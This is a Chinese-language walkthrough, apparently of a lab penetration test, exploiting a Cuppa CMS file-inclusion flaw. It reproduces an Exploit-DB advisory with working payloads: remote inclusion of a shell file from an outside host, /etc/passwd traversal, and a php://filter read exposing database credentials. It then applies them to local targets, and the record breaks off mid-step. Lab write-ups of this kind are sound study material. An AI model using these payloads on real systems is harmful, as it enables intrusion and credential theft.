

标题是coppa cms(这是一个重要的信息,泄露了网站的CMS) 观察页面,是一个数据库安装页面,在渗透测试的过程中,遇到此类情况心中需要有预期(服务中止,或者被管理员发现),绿色的字告诉我们可以执行安装,经过充分的风险评估后,点击下一步,如果安装成功,可能会给我一个可以登录的后台,届时,就可以进行反向shell的操作获取目标主机的权限

点击问号,这里有一些小tips,看了一下,没有有价值的信息,下面重装数据库


可以看到文件和表格都已经能编辑成功,唯一出现问题的就是管理员的用户未创建


这个页面我们可以查看源码

没有敏感信息,截至目前,web渗透我们只获取到了一个可用信息:该站点的CMS为coppa CMS

既然是CMS 那就很有可能存在公开漏洞,下面使用searchsploit 来检索本地漏洞库 看看有没有这个cms的相关漏洞

1
2
3
4
5
6
7
8
9
10
╭─ /home/kali/Desktop ·································· with root@kali at 11:56:28 ─╮
╰─❯ searchsploit Cuppa CMS ─╯
----------------------------------------------------- ---------------------------------
Exploit Title | Path
----------------------------------------------------- ---------------------------------
Cuppa CMS - '/alertConfigField.php' Local/Remote Fil | php/webapps/25971.txt
----------------------------------------------------- ---------------------------------
Shellcodes: No Results
Papers: No Results

locate 定位文件位置 或者利用searchsploit -m mirror 25971

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
╭─ /home/kali/Desktop ·································· with root@kali at 11:56:33 ─╮
╰─❯ locate php/webapps/25971.txt ─╯
/usr/share/exploitdb/exploits/php/webapps/25971.txt

╭─ /home/kali/Desktop ·································· with root@kali at 11:58:12 ─╮
╰─❯ cat ─╯

╭─ /home/kali/Desktop ···························· х INT with root@kali at 11:58:17 ─╮
╰─❯ cat /usr/share/exploitdb/exploits/php/webapps/25971.txt ─╯
# Exploit Title : Cuppa CMS File Inclusion
# Date : 4 June 2013
# Exploit Author : CWH Underground
# Site : www.2600.in.th
# Vendor Homepage : http://www.cuppacms.com/
# Software Link : http://jaist.dl.sourceforge.net/project/cuppacms/cuppa_cms.zip
# Version : Beta
# Tested on : Window and Linux

,--^----------,--------,-----,-------^--,
| ||||||||| `--------' | O .. CWH Underground Hacking Team ..
`+---------------------------^----------|
`\_,-------, _________________________|
/ XXXXXX /`| /
/ XXXXXX / `\ /
/ XXXXXX /\______(
/ XXXXXX /
/ XXXXXX /
(________(
`------'

####################################
VULNERABILITY: PHP CODE INJECTION
####################################

/alerts/alertConfigField.php (LINE: 22)

-----------------------------------------------------------------------------
LINE 22:
<?php include($_REQUEST["urlConfig"]); ?>
-----------------------------------------------------------------------------


#####################################################
DESCRIPTION
#####################################################

An attacker might include local or remote PHP files or read non-PHP files with this vulnerability. User tainted data is used when creating the file name that will be included into the current file. PHP code in this file will be evaluated, non-PHP code will be embedded to the output. This vulnerability can lead to full server compromise.

http://target/cuppa/alerts/alertConfigField.php?urlConfig=[FI]

#####################################################
EXPLOIT
#####################################################

http://target/cuppa/alerts/alertConfigField.php?urlConfig=http://www.shell.com/shell.txt?
http://target/cuppa/alerts/alertConfigField.php?urlConfig=../../../../../../../../../etc/passwd

Moreover, We could access Configuration.php source code via PHPStream

For Example:
-----------------------------------------------------------------------------
http://target/cuppa/alerts/alertConfigField.php?urlConfig=php://filter/convert.base64-encode/resource=../Configuration.php
-----------------------------------------------------------------------------

Base64 Encode Output:
-----------------------------------------------------------------------------
PD9waHAgCgljbGFzcyBDb25maWd1cmF0aW9uewoJCXB1YmxpYyAkaG9zdCA9ICJsb2NhbGhvc3QiOwoJCXB1YmxpYyAkZGIgPSAiY3VwcGEiOwoJCXB1YmxpYyAkdXNlciA9ICJyb290IjsKCQlwdWJsaWMgJHBhc3N3b3JkID0gIkRiQGRtaW4iOwoJCXB1YmxpYyAkdGFibGVfcHJlZml4ID0gImN1XyI7CgkJcHVibGljICRhZG1pbmlzdHJhdG9yX3RlbXBsYXRlID0gImRlZmF1bHQiOwoJCXB1YmxpYyAkbGlzdF9saW1pdCA9IDI1OwoJCXB1YmxpYyAkdG9rZW4gPSAiT0JxSVBxbEZXZjNYIjsKCQlwdWJsaWMgJGFsbG93ZWRfZXh0ZW5zaW9ucyA9ICIqLmJtcDsgKi5jc3Y7ICouZG9jOyAqLmdpZjsgKi5pY287ICouanBnOyAqLmpwZWc7ICoub2RnOyAqLm9kcDsgKi5vZHM7ICoub2R0OyAqLnBkZjsgKi5wbmc7ICoucHB0OyAqLnN3ZjsgKi50eHQ7ICoueGNmOyAqLnhsczsgKi5kb2N4OyAqLnhsc3giOwoJCXB1YmxpYyAkdXBsb2FkX2RlZmF1bHRfcGF0aCA9ICJtZWRpYS91cGxvYWRzRmlsZXMiOwoJCXB1YmxpYyAkbWF4aW11bV9maWxlX3NpemUgPSAiNTI0Mjg4MCI7CgkJcHVibGljICRzZWN1cmVfbG9naW4gPSAwOwoJCXB1YmxpYyAkc2VjdXJlX2xvZ2luX3ZhbHVlID0gIiI7CgkJcHVibGljICRzZWN1cmVfbG9naW5fcmVkaXJlY3QgPSAiIjsKCX0gCj8+
-----------------------------------------------------------------------------

Base64 Decode Output:
-----------------------------------------------------------------------------
<?php
class Configuration{
public $host = "localhost";
public $db = "cuppa";
public $user = "root";
public $password = "Db@dmin";
public $table_prefix = "cu_";
public $administrator_template = "default";
public $list_limit = 25;
public $token = "OBqIPqlFWf3X";
public $allowed_extensions = "*.bmp; *.csv; *.doc; *.gif; *.ico; *.jpg; *.jpeg; *.odg; *.odp; *.ods; *.odt; *.pdf; *.png; *.ppt; *.swf; *.txt; *.xcf; *.xls; *.docx; *.xlsx";
public $upload_default_path = "media/uploadsFiles";
public $maximum_file_size = "5242880";
public $secure_login = 0;
public $secure_login_value = "";
public $secure_login_redirect = "";
}
?>
-----------------------------------------------------------------------------

Able to read sensitive information via File Inclusion (PHP Stream)

################################################################################################################
Greetz : ZeQ3uL, JabAv0C, p3lo, Sh0ck, BAD $ectors, Snapter, Conan, Win7dos, Gdiupo, GnuKDE, JK, Retool2
#################################################################################################################

阅读文档我们可以得知

  1. Cuppa CMS File Inclusion 该漏洞是文件包含漏洞

  2. 披露时间是2013年的四月四日

  3. 不论是windows还是linux都能成功利用该漏洞

该漏洞产生的原因是 /alerts/alertConfigField.php 的22行存在 include可以包含任意文件 且 urlConfig参数可控

该漏洞不仅可以读取本地文件,还能包含远程文件

1
攻击者可能利用此漏洞包含本地或远程的PHP文件,或读取非PHP文件。在生成将被包含到当前文件中的文件名时,使用了用户可篡改的数据。该文件中的PHP代码将被执行,而非PHP代码则会嵌入到输出中。此漏洞可能导致服务器完全被攻陷。

下面进行漏洞利用:

访问:

1

http://192.168.0.113/cuppa/alerts/alertConfigField.php?urlConfig=../../../../../../../../../etc/passwd

访问http://192.168.0.114/cuppa


猜测安装cms时,根不一定为cuppa,而是administrator ,将路径替换:

1
http://192.168.0.113/administrator/alerts/alertConfigField.php?urlConfig=../../../../../../../../../etc/passwd


发现没有任何回显,查看源码看看:

